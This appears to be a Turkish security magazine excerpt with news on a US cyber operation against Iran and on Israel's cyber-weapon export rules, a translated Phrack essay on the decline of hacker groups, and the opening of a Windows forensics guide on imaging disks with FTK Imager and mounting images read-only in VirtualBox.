Siber saldırıda hedef alınan veri tabanı Tahran'a hangi tankeri nasıl hedef alacağını seçmesinde yardımcı oluyordu. Tahran'ın kendi gemilerinden birinin alıkonulmasına misilleme olarak bir İngiliz tankerini ele geçirmesine rağmen 20 Haziran'daki siber saldırıdan bu yana hiçbir tanker belirgin gizli bir saldırı ile hedef alınmadı.

Yetkililer, 20 Haziran'daki siber operasyonun etkilerinin her zaman geçici olacak şekilde tasarlanmasına rağmen beklenenden daha uzun sürdüğünü ve İran'ın hala kritik iletişim sistemlerini onarmaya çalıştığını ve henüz saldırıda kaybedilen verileri kurtarmadığını söyledi.

"İran'ın sofistike bir aktör olduğunu ve neler olup bittiğine bakacaklarını söyleyen İran ile ilgili operasyonları denetleyen ABD Merkez Komutanlığı'nda istihbarat direktörü olarak görev yapan emekli general Mark Quantock, "Rusya, Çin, İran ve hatta Kuzey Kore bile nasıl olup da sızabildiklerini araştıracaklardır." dedi.

Yetkililere göre, askeri ve istihbarat teşkilatları bir siber operasyonun maliyetini ve saldırılara müteakip oluşabilecek bilgi kaybı risklerini her zaman göz önünde bulunduruyorlar. İstihbarat yetkilileri uzun zamandır bazı siber operasyonlardan şüphelenmekte ancak elde edilecek faydanın oluşacak maliyete değmeyeceğini düşündüklerinden harekete geçmiyorlar.

İsrail'in siber silah ihracatını kolaylaştıran yasal değişiklik yaptığı ortaya çıktı

Dünyanın önde gelen siber güvenlik ihracatçılarından İsrail'in, siber silah ihracatını kolaylaştıracak yasal değişikliği bir sene önce hayata geçirdiği ortaya çıktı.

İsrail Savunma Bakanlığı bazı ürünlerin belirli ülkelere satışı için lisans alınması konusunda siber güvenlik firmalarına muafiyet tanınmasını sağladı. Reuters'ın haberine göre, savunma bakanlığı bir sene önce yaptığı değişiklikle siber silahların ve siber casusluk yazılımlarının yabancı ülkelere satılmasını kolaylaştırdı.

İsrailli siber casusluk firması NSO Group'un Whatsapp hesaplarını hack'leyen Pegasus yazılımını Suudi Arabistan'a sattığı ve Suud yönetiminin casus yazılımı muhalif gazeteci Cemal Kaşıkçı cinayetinde kullandığı iddia edilmişti.

Konuya yakın kaynakların verdiği bilgiye göre değişikliğin onaylanması oldukça hızlı gerçekleşti. İsrailli savunma sanayi şirketlerinin başta Arap ülkeleri olmak üzere çeşitli ülkelere ihracat yapmasında bazı kısıtlamalar bulunuyor. Örneğin 2016 yılında, Pegasus'un bir Arap ülkesine satışına İsrail Savunma Bakanlığı onay vermişti (https://bit.ly/2mhnrd4).

İsrail'de siber güvenlik ürünleri her ne kadar savunma sanayi ürünü olarak kabul edilse de, bu ürünlerin ihracatı konusunda farklı bir politika izleniyor. 2015 yılında ilk kez, İsrail siber güvenlik ürünlerinin ihracatı savunma sanayi ihracatının toplamının önüne geçmişti (https://bit.ly/2maamSC).

Siber güvenlik ürünlerinin ihracatı için özel birim kuruldu

2018 yılında küresel bilgi güvenliği harcamalarının toplamının 114 milyar doları geçeceği ve 2022 yılına kadar siber güvenlik piyasasının genişliğinin 1 trilyon dolara ulaşacağı hesaba katıldığında İsrail'in büyüyen bu pastadan daha fazla pay almak için gerekli yasal değişiklikleri hayata geçirdiği yorumları yapılıyor.

Siber güvenlik ihracatını artırmaya yönelik bir sinyal de Ekonomi Bakanlığı'ndan geldi. Bakanlık bünyesinde hem defansif hem de ofansif siber teknolojilerin yabancı marketlerde pazarlanması için yeni bir birim kuruldu. İnsan hakları örgütleri ise İsrail'in sattığı casus yazılımları baskıcı rejimlerin muhaliflere karşı kullandığını savunuyor.

NSO Group dışında, Verint ve Elbit Systems adlı İsrailli şirketler siber silah piyasasında öne çıkan şirketler olarak biliniyor.

Daha fazla büyümek için daha az regülasyon

Haziran ayında bir siber güvenlik konferansında konuşan İsrail Başbakanı Binyamin Netanyahu, siber güvenlik piyasası büyüdükçe, regülasyon düzenlenmesine yönelik talebin arttığına dikkat çekmiş, "Daha fazla büyümek için daha az regülasyon riskini almamız gerektiğini düşünüyorum." demişti.

42 ülkenin imzaladığı ve silah ihracatını konu edinene Wassenaar Sözleşmesi, internet gözetleme ve sızma yazılımlarını da ihracatı kontrol edilmesi gereken 'silahlar' listesine eklemişti. İsrail imzacı ülkeler arasında yer almıyor.

Strauss strauss@phrack.org / Çeviri: Cansu Topukçu

Hacker Gruplarının Çöküşü

0 - Giriş:

Hacking tarihinin başlarında ve büyük bir kısmında toplulukları kahramanlar oluşturuyordu. 80'lerin başındaki CCC'den 2000'lerdeki TESO'ya, LoD, MoD, cDc, L0pht ve adı geçen ve geçmeyen diğer kahraman hacker takımlarının makaleleri, araçları ve eylemleri üzerinden_kültürümüz oluşturuldu, şekillendirildi ve ölümsüzleştirildi.

Bu yazıda yakın zamanda neden pek fazla hacker grubu görmediğimizi ve gördüklerimizin neden öncüleri ile aynı kültürel etkiye sahip olmayı başaramadıkları (Anonymous ve onların uydu çabaları gibi) tartışılmaktadır.

1 - Öncesi:

Hacking özünde bir yeraltı hareketidir: yer alanlar ise her daim teknolojiyi (istismar ederek) kullanıcı tabanının bilgisi haricinde kullananlar olmuştur. Bu, daha önce bilinmeyen bilgilerin açığa çıkarılması ve bunların paylaşılması için verilen yoğun çabalarla sıkı sıkıya bağlıdır. Bu önerme, hackerları bildik bileli geçerlidir: günümüzdeki bilgilendirici kitleselleşmeye değin çok da fazla bilgisayar kullanıcısı yoktu.

Hacker'ların ilgi alanlarının doğası özünde zorluklar barındırır: Büyüyerek artan bilgi ne hakkında olursa olsun zordur. Ağır araştırma yapmayı, deneyimlemeyi gerektirir ve eğer hedefler dikkatlice belirlenmemişse sonu olmayan bir yolculuğa dönüşebilir. Herhangi bir bilimsel çalışmadaki gibi iyi miktarda işbirliği gerektirir - ki bu, hackerların şansına, bilgisayar ağlarının ve en önemlisi de İnternetin ortaya çıkmasıyla büyük ölçüde sağlanmış olan bir tutumdur.

Bilgisayar ağları sınırsız ve sansürsüz bilginin coğrafi sınırlarına gittikçe daha az çabayla, düşük maliyetle ve neredeyse hiç zaman kaybetmeden iletilebilmesini sağladı. İletişimin gelişimi açısından bakıldığında, 80'lerden günümüze kadar takip eden olayların hacker topluluklarının sayısında geometrik bir ilerlemeye yol açması bekleniyor olabilir. Aslında hacking tartışmalı biçimde büyüdü lakin aynı şeyi hacker toplulukları için söyleyemeyiz. Peki o zaman yanlış giden ne?

2 - Günümüz:

Yaratıcılığın sınırlı olduğu günlerde yaşıyoruz. Üstelik her ne kadar çelişkili görünse de yaratıcılığın gruplardan ya da takımlardan çıkması özellikle nadir olduğu görülüyor. Bireylerden ziyade toplulukların entelektüel olarak yaratma konusunda daha güçlü olmaları gerekse de son günlerde tekilin gücünü, egonun çağını izler olduk. Tabii ki her zaman kıt bir zevk olan özgünlüğümüz için dikkatimizi çeken bir şey gördüğümüzde.

Mark Fisher "Time Wars"da [1] post-fordizmin bizi katatonik inovasyonda acziyete götürdüğünü açıklıyor. Çalışmaya neredeyse obsesif düzeyde duyduğumuz saplantı iş saatleri olarak sadece vaktimizi tüketmiyor, bunun yanı sıra zihinlerimizi, bizi yapabileceğimiz herhangi başka bir her şeyden uzaklaştırarak tüketir. Bu dikkat dağılmaları o her yerde olan medyaya karşı sahip olunan bitmez tükenmez bağlantımızı da içeriyor (Örn: e-posta geldi mi diye kontrol etmek ya da mobil cihazlardan sosyal medyaya erişmek). Bunun yanı sıra, finansal istikrar ve provizyon konusundaki artan endişenin yanı sıra, refah hakkındaki artan endişe hem hükümetler hem de özel sektör tarafından her daim törpülenebilir.

Kapitalist endişelerimizin, en politik olarak çeşitli insanların arasında bile, ilk başta görünenden daha köklü olduğunu belirtmemiz önemli. **Kişinin kendini savunması kolay değildir, bir bedeli vardır. Eğitim görmek, iş bulmak, güncel kalmak…** Hedefleriniz ne olursa olsun, yapmakla mükellef olduğunuz şey muhtemelen zaten çok fazla geliyordur - ve muhtemelen "kendi işine bak"ma olgusu gayet yaygındır.

Düşüncelerimizde yaratılan huzursuzluk, entelektüel dayanışmayı bireysel yaratımı etkilediğine kıyasla daha şiddetli şekillerde etkiler. Basitçe söylemek gerekirse, eğer bir kişinin odağını bu "dikkat dağınıklıklarından", ilham verici bir üretkenliğe doğru çekmesi zaten çok zorsa, bir grubun gerçek bir kolektif bilinçte yer almasını varın siz düşünün. Ortak bilince sahip partileri birbirine bağlayan bağları kurmak için adanmışlık gereklidir, ve sahip olduğumuz egoist kaygılarımız bu konuda hiç de yardımcı olmaz (Not A'ya bakınız). Gerçek bir işin tamamlanması için sadece adanmışlık gerekmez. Aynı zamanda ortak değerlerin ve hedeflerin belirlenmesi gerekir, ki insanlar arasında gerçek bağlanmayı sağlayan şey bunlardır.

Dikkatinizi çekerim ki bu, işbirlikçiliği toplulukçuluğu ilgilendirdigi kadar ilgilendirmez. İşbirliği, kendi kendine yeten bireysel katkılarla da artarak elde edilen yaratıcı süreci ortadan kaldırır. Öyle ki bu, yazılım projelerinde en çok karşımıza çıkan durumdur. Çoğu modern yazılım geliştirme sürecinde olduğu üzere, roller minimal insan etkileşiminin olacağı şekilde ayrıştırılmıştır. Gerçek bir kolektif fikir [2], daha güçlü, ahenk içinde ve bilişsel bir bağ olmadan var olamaz. İşin komik yanı, "Anonymous" tarafından kullanılan bir DDoS aracı olan LOIC'in popüler türevlerinin bir "kolektif fikir" özelliği içeriyor olmasıdır (verilen bir IRC sunucusundan ve kanalından otomatik olarak hedef almak ve paketlerinizi bunlara adeta ateş etmek gibi). Keşke bu kadar kolay olsaydı.

"Toplu bilinç" konsepti ilk kez Emile Durkheim'ın 1983'te yayınlanan "*The Division of Labor in Society*" kitabında geçmektedir: R. Alun Jones tarafından belirtildiği üzere [3], '*..toplumlar ne kadar ilkel olursa (özellikle ilkel dinde de gösterildiği gibi), onları oluşturan bireyler de o kadar fazla benzerlik göstermektedir; bunun tam tersine, insanlar medenileştikçe onları birey olarak ayırt edebilmek daha da kolay olmaktadır*'.

İnternet ve popüler medyada ileri sürüldüğü üzere, ateizm ve agnostisizmin benimsenmesi toplumların geleneksel olarak birleşme noktası olarak gördüğü dinin aslında daha az etkili olduğu anlaşılıyor. Hatta, modern insanda - özellikle aşırı kalabalık metropollerde (Not B'ye bakınız) - gitgide büyüyen bir benzersizlik arayışı söz konusudur. Bu bitmek bilmeyen ilginç ve seçkin kişiliklerin arasında kendimizi ve özgünlüğümüzü göstermek - parlamak istiyoruz. Bu, sonuç olarak kime karşı olduğu bilinmeyen bir bireyselleşme çabası ile verilen anlamsız bir savaşa dönüşüyor. Cefakar insanoğluna sarılmak yerine, kendimizi ayırmayı ve böylece kayda değer olmayı istiyoruz.

3 - Sonuç:

Modern yaşam neredeyse kollektifliğe karşı komplo kurar. Sonsuz derecede güvensiz, sınırsız bir yaşamın günlük kaygılarının yanı sıra amansız bir bilgi akışı ile eziyet ediliyoruz. Dahası, benzer olma ve birçok görüşü ve fikri paylaşma düşüncesinden korkuyoruz. "Bizi anlamadıkları" gerekçesiyle kiminle birlikte olmamız gerektiğine karşı gittikçe artarak yargılayıcı oluyoruz. Yıllardır yadsınamayacak kadar çok öneme sahip olan hacking'deki o hassas güven olgusunu (ki bu olgu başlı başına ayrı bir makale konusu) işaret eder.

Eğer hacker grupları oluşturma hakkındaki fikirlerimiz özetlenecek olursa, şöyle diyebiliriz: Kimse bizim hissettiğimiz gibi hissetmiyor. Güvenilmezler ve onlara harcayacak vaktimiz yok. Konforlu ve güvenli bir yaşam arayışımıza uyan tek tutum kendimizi kendi sınırlamalarımızla kısıtlamak, etrafımızdaki zeki yaşamı görmezden gelmek ve toplumumuzun boş zamanımızı mahkum ettiği vasatlığa teslim olmaktır.

4 - Teşekkür:

Teşekkürlerim bu yazıyı okuyanlara ve düşüncelerini ortaya koyanlaradır. Sabırsızlıkla yorumlarınızı bekliyorum.

5 - Referanslar:

[1] "Time Wars", Mark Fisher - http://www.gonzocircus.com/xtrpgs/incubate-special-exclusive-essay-time-wars-by-mark-fisher/

[2] "Collective Consciousness", Wikipedia - http://en.wikipedia.org/wiki/Collective_consciousness

[3] Excerpt of "Emile Durkheim: An Introduction to Four Major Works", Robert Alun Jones - http://durkheim.uchicago.edu/Summaries/dl.html

6 - Notlar:

[A] Sosyal ağlar bağlamında, özünde geçerli bir topluluk oluşturan mekanizma olsa da, ortak kullanımda bencillik galip gelip yaygın şekilde kullanılma şekli kronik "tıkanıklığı", zaman zaman röntgenciliği, bazen teşhirciliği ve muhtaçlığı besleyen hoşgörülü bir zevktir.

[B] İnternetin küreselleşen yönüyle birlikte az yerleşim bulunan yerlerde bile vatandaşlarda üzücü bir avamlık hissiyatı uyandırdığı bir durum tartışmalı olarak söz konusudur.

Yazının aslına buradan ulaşabilirsiniz: http://www.phrack.org/issues/69/6.html#article

Ayrıca dergimizin yaş günü etkinliğinde Utku Şen tarafından ele alınan: Dünyada ve Türkiye'de Hacker Kültürü adlı sunumun (video) kaydına buradan ve dosyasına buradan ulaşabilirsiniz.

Video: https://bit.ly/2lPb8o0 Sunum: https://bit.ly/2kzBA4Z

İbrahim Baloğlu / ibrahimbaloglu@yahoo.com

Bir Adli Bilişimcinin Kaleminden: Windows Forensic

Merhaba değerli Arka Kapı okuyucuları, Fırat Üniversitesi - Adli Bilişim Mühendisliği öğrenimimden itibaren adli bilişim ve siber güvenlik alanlarında çalışmalarımı yürütmekteyim. Yazmış olduğum bu makalede, "**Windows Forensic**" konusundan bahsediyor olacağım. Daha çok rehber niteliğinde bir makale olacak ve makaleme giriş yapmadan önce, makale içerisinde kullanmış olduğum bazı adli bilişim kavramlarından bahsetmek istiyorum.

Adli bilişim: Dijital olarak elde edilen tüm delillerin, incelenebilir ve kabul görülebilir bir şekilde farklı ortamlara aktarılması ve ardından bu delillerin bir plan ve sıra dahilinde değerlendirilmesi, analiz edilmesi ve raporlandırılması süreçlerinden oluşan bir bilim dalıdır.


İmaj (Birebir Kopya): Depolanabilir özelliğe sahip her türlü aygıtın, incelenmek üzere alınmış birebir kopyasıdır. Yaygın olarak E01 (Encase tarafından geliştirilmiştir. İmajı sıkıştırarak almaktadır.) ve DD (herhangi bir sıkıştırma işlemi uygulamadan ham veriyi alır.) formatları kullanılmaktadır.

Hash: Tek yönlü özet fonksiyon olmakla birlikte, dosyaların parmak izi gibidir. Dosyaların değiştirilip değiştirilmediğinin tespiti için kullanılmaktadır.


1. FTK Imager Yazılımını Kullanarak İmaj Alma İşlemi:

FTK Imager, Access Data firması tarafından üretilen ücretsiz bir yazılımdır. FTK Imager yazılımı bilgisayara kurularak çalıştırılabildiği gibi Lite versiyonu ile tıkla çalıştır olarak ta çalıştırılabilmektedir. Olay müdahale esnasında imaj alırken Lite versiyonunu kullanmanızı tavsiye ederim, hem bilgisayara herhangi bir kurulum gerçekleştirmemiş olursunuz hem de imaj alma işlemine bir an önce başlayabilmeniz için size zaman kazandıracaktır. FTK Imager ile RAM ve depolama aygıtlarının imajını alabilir, hash hesaplaması ve doğrulaması işlemlerini gerçekleştirebilirsiniz.


File > Create Disk Image seçeneğini seçerek FTK Imager ile imaj alma işlemini gerçekleştirebilirsiniz.




File > Add Evidence Item seçeneğini seçerek imaj dosyasını FTK Imager içerisine aktarabilirsiniz.



File > Verify Drive/Image seçeneğini seçerek FTK Imager ile imaj dosyasının hash doğrulamasını gerçekleştirebilirsiniz.



File > Verify Drive/Image seçeneğini seçerek FTK Imager ile RAM imajını alma işlemini gerçekleştirebilirsiniz.




2. İmaj Dosyasını Canlandırma İşlemi:

Mevcut bir imaj dosyası, herhangi bir lisanslı yazılıma ihtiyaç duymadan manuel olarak işletim sistemi şeklinde canlandırılabilmektedir. Bu işlem ile imaj dosyasını yazarsanız korumalı olarak canlı bir bilgisayarı inceler gibi inceleyebilirsiniz. Bu işlemi gerçekleştirebilmek için bilgisayarınızda **VirtualBox** isimli sanallaştırma yazılımının kurulu olması yeterli.


Adım 1:

VirtualBox sanallaştırma yazılımı içerisinde yer alan **VBoxManage** aracı kullanılarak, imaj dosyası "**VBoxManage.exe convertdd ImajDosyası.raw YeniHali.vdi --format VDI**" komutu kullanılarak ***.vdi** formatına dönüştürülür.




Adım 2:


Elde edilen *.vdi dosyası "**VBoxManage.exe modifyhd --type immutable YeniHali.vdi**" komutu kullanılarak sadece okunabilir hale getirilir.





Adım 3:

Oluşan *vdi dosyası VirtualBox sanallaştırma yazılımı içerisine aktarılarak canlı olarak çalıştırılır.





